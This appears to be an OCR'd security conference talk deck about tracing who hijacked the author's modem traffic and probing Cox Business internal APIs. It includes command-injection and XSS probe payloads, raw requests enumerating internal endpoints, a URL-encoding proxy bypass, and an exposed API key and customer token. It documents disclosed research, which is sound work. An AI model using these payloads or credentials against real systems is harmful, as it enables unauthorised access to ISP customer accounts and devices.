

Hacking Millions of Modems

(and Investigating Who Hacked My Modem)

whoami

Sam Curry

- Full time bug bounty for ~6 years
  - 1,000+ reports, HackerOne elite, Bugcrowd MVH
- PortSwigger Top 10 Web Hacking Techniques
  - Awarded 2019, 2020, 2021, 2022, 2023
- Security Consultant
  - TrustFoundry, Palisade, Yuga Labs



Huge thanks to: Justin Rhinehart; Alden; Gal Nagli; Brett Buerhaus; Mathias Karlsson; Nathanial Lattimer; Maik Robert; Shubham Shah; Joel Margolis; Justin Gardner; Daley Borda; William Tom; Ebrietas

Sometime around 2022…




Home Network
(98.161.24.100)

AWS EC2 Instance
(54.156.88.125)

```
root@54.156.88.125 ~> tail -f /var/log/nginx/access.log
98.161.24.100 - [16:32:12] "GET /hello HTTP/1.1"
```

Sometime around 2022…





```
root@54.156.88.125 ~> tail -f /var/log/nginx/access.log
98.161.24.100 - [16:32:12] "GET /hello HTTP/1.1"
159.65.76.209 - [16:32:22] "GET /hello HTTP/1.1"
```

Sometime around 2022…









```
159.65.76.209 - [16:33:34] "GET /who HTTP/1.1"
159.65.76.209 - [16:34:12] "GET /are HTTP/1.1"
159.65.76.209 - [16:36:52] "GET /you HTTP/1.1"
```

Who Hacked my Modem?

Part One

Who are you, 159.65.76.209?

- `curl "http://54.156.88.125/\$(whoami)';whoami\";whoami"`
- `<script>window.location='https://myhost/</script>`



Unknown
(159.65.76.209)

Any HTTP Server
(*:80)

`...no luck...`

Who are you, 159.65.76.209?




Phishing Domains


- regional.adidas.com.py (2019/11/26)
- isglatam.online (2019/12/08)
- isglatam.tk (2020/11/11)
- mx12.limit742921.tokyo (2021/08/08)

Weird DGA Domains

- {"rrname":"acquire543225.biz.","rrtype":"A","rdata":"153.127.55.212"}
- {"rrname":"battery935904.biz.","rrtype":"A","rdata":"153.127.55.212"}
- {"rrname":"grocery634272.biz.","rrtype":"A","rdata":"153.127.55.212"}
- {"rrname":"seventy688181.biz.","rrtype":"A","rdata":"153.127.55.212"}

Who are you, 159.65.76.209?






U-HAUL
U-HAUL
ONE-WAY & IN-TOWN MOVES
7228

AI Overview

Learn more

Technical Report 069 (TR-069), also known as the CPE WAN Management Protocol (CWMP), is a technical specification that defines an application layer protocol for remotely managing customer-premises equipment (CPE) connected to an internet protocol network. The Broadband Forum (BBF) released TR-069 in 2004 to standardize how data is exchanged between the client and the device.








“Is there an API here?”

Hacking Millions of Modems

Part Two (2024)


Cox Business
myaccount-business.cox.com/cbma/unauth/login
Residential | Cox Business
Contact Us
COX BUSINESS
COX BUSINESS
MyAccount
Cox Business Login
User ID (Email Address)
Password
Remember Me
Log In
or
Register
Feedback
Chat


webcdn-business.cox.com/R24.5.2/main.b957885726e6fea3.js
/api/cbma/
/api/cbma/userauthorization/services/loginprofiles/login
/api/cbma/userauthorization/services/loginprofiles/keepAlive
/api/cbma/profile/services/profile/encrypt/
main.b957885726e6fea3.js


Customer Registration | Cox
myaccount-business.cox.com/cbma/register/verifyemail
COX
BUSINESS
CREATE MYACCOUNT PROFILE
Only a few steps away from managing your services.
Your Information
Your Password
Your Team
Need assistance? Chat with Us
Confirm order details
Enter your information below. As Profile Owner, you will be the primary user on the account. In order to continue, all information should match the information used when placing your order.
An asterisk (*) indicates a required field
Email Address *
Order Confirmation Number *
Feedback
Chat

```
POST /api/cbma/userauthorization/services/profile/validate/v1/email HTTP/1.1
Host: myaccount-business.cox.com
Content-Type: application/json
Clientid: cbmauser
Apikey: 5d228662-aaa1-4a18-be1c-fb84db78cf13
Authorization: Bearer undefined
Cb_session: unauthenticateduser
Content-Length: 28

{"email":"test@example.com"}
```

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 126

{
  "message": "Success",
  "id": "test@example.com"
}
```

`GET /api/cbma/*`

- Reverse proxy to API service

`GET /cbma/*`

- Frontend resources (*.js, *.css)

❌ `GET /api/cbma/userauthorization/services/profile/validate/v1/email/actuator/`
❌ `GET /api/cbma/userauthorization/services/profile/validate/v1/actuator/`
❌ `GET /api/cbma/userauthorization/services/profile/validate/actuator/`
❌ `GET /api/cbma/userauthorization/services/profile/actuator/`
❌ `GET /api/cbma/userauthorization/services/actuator/`
❌ `GET /api/cbma/userauthorization/actuator/`
❌ `GET /api/cbma/actuator/`

❌ `GET /api/cbma/userauthorization/services/profile/validate/v1/email/swagger-ui/index.html`
❌ `GET /api/cbma/userauthorization/services/profile/validate/v1/swagger-ui/index.html`
❌ `GET /api/cbma/userauthorization/services/profile/validate/swagger-ui/index.html`
❌ `GET /api/cbma/userauthorization/services/profile/swagger-ui/index.html`
❌ `GET /api/cbma/userauthorization/services/swagger-ui/index.html`
✅ `GET /api/cbma/userauthorization/swagger-ui/index.html`

Cox Business


https://myaccount-business.cox.com/api/cbma/userauthorization/services/swagger-ui/index.html


Relaunch to update



```
GET /api/cbma/ticket/services/swagger-ui/swagger-initializer.js HTTP/1.1
Host: myaccount-business.cox.com

HTTP/2 307 Temporary Redirect
Location: /cbma/api/cbma/...
```

```
GET /api/cbma/ticket/services/swagger-ui/swagger-initializer.js%2f HTTP/1.1
Host: myaccount-business.cox.com

HTTP/2 200 OK
Content-type: text/javascript
```





Swagger UI

https://myaccount-business.cox.com/api/cbma/userauthorization/services/swagger-ui/index.html

Relaunch to update

/loginprofiles API to fetch end user's login profile.

POST /loginprofiles [redacted]

POST /loginprofiles [redacted]

POST /loginprofiles [redacted]

POST ~~/loginprofiles~~ [redacted]

POST /loginprofiles [redacted]

POST /loginprofiles [redacted]

POST ~~/loginprofiles~~ [redacted]

POST ~~/loginprofiles~~ [redacted]

POST /loginprofiles [redacted]

POST ~~/loginprofiles~~ [redacted]

POST ~~/loginprofiles~~ [redacted]

POST /loginprofiles [redacted]

GET /loginprofiles [redacted]

GET /loginprofiles [redacted]



Cox Internal API Reverse Proxy Routes

- account (115 routes)
- voiceutilities (73 routes)
- user (70 routes)
- datainternetgateway (57 routes)
- accountequipment (55 routes)
- billing (53 routes)
- ticket (52 routes)
- profile (47 routes)
- voicecallmanagement (46 routes)
- voicemail (37 routes)
- voiceusermanagement (30 routes)
- userauthorization (24 routes)
- csr (16 routes)
- voiceprofile (14 routes)

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://myaccount-business.cox.com

Update Host header to match target

Add §
Clear §
Auto §
Refresh

```
1  GET /api/cbma/§§ HTTP/1.1
2  Host: myaccount-business.cox.com
3  User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:127.0) Gecko/20100101 Firefox/127.0
4  Accept: application/json
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Referer: https://myaccount-business.cox.com/cbma/register/verifyemail
8  Content-Type: application/json
9  Cache-Control: no-cache
10 Pragma: no-cache
11 Ma_transaction_id: c60706ad-771f-4bdd-ad07-3855e8b4f7fc
12 Clientid: cbmauser
13 Apikey: 5d228662-aaa1-4a18-be1c-fb84db78cf13
14 Cb_session: 8ce0a7e0-57aa-4c0b-86cd-7618a6d344af
15 Cbma_stubbed: true
16 Cust_token:
   OGEzMjNmNjFhOTk2MGI2OTM0NzAzNTkzODZkOGYxODI6OjhhNzU1NTNlMDAzOTlhNWQ5Zjk5ZTYzMzM3M2RiYWUzOjp4c1NYakF6S3cxOHVHWkhzQVhzYVlDMEkrMHp4NVRWRWxRd0JKdmRUdWhrPQ==
17 Origin: https://myaccount-business.cox.com
18 Sec-Fetch-Dest: empty
19 Sec-Fetch-Mode: cors
20 Sec-Fetch-Site: same-origin
21 Priority: u=1
22 Content-Length: 0
23 Te: trailers
24 Connection: keep-alive
25
```

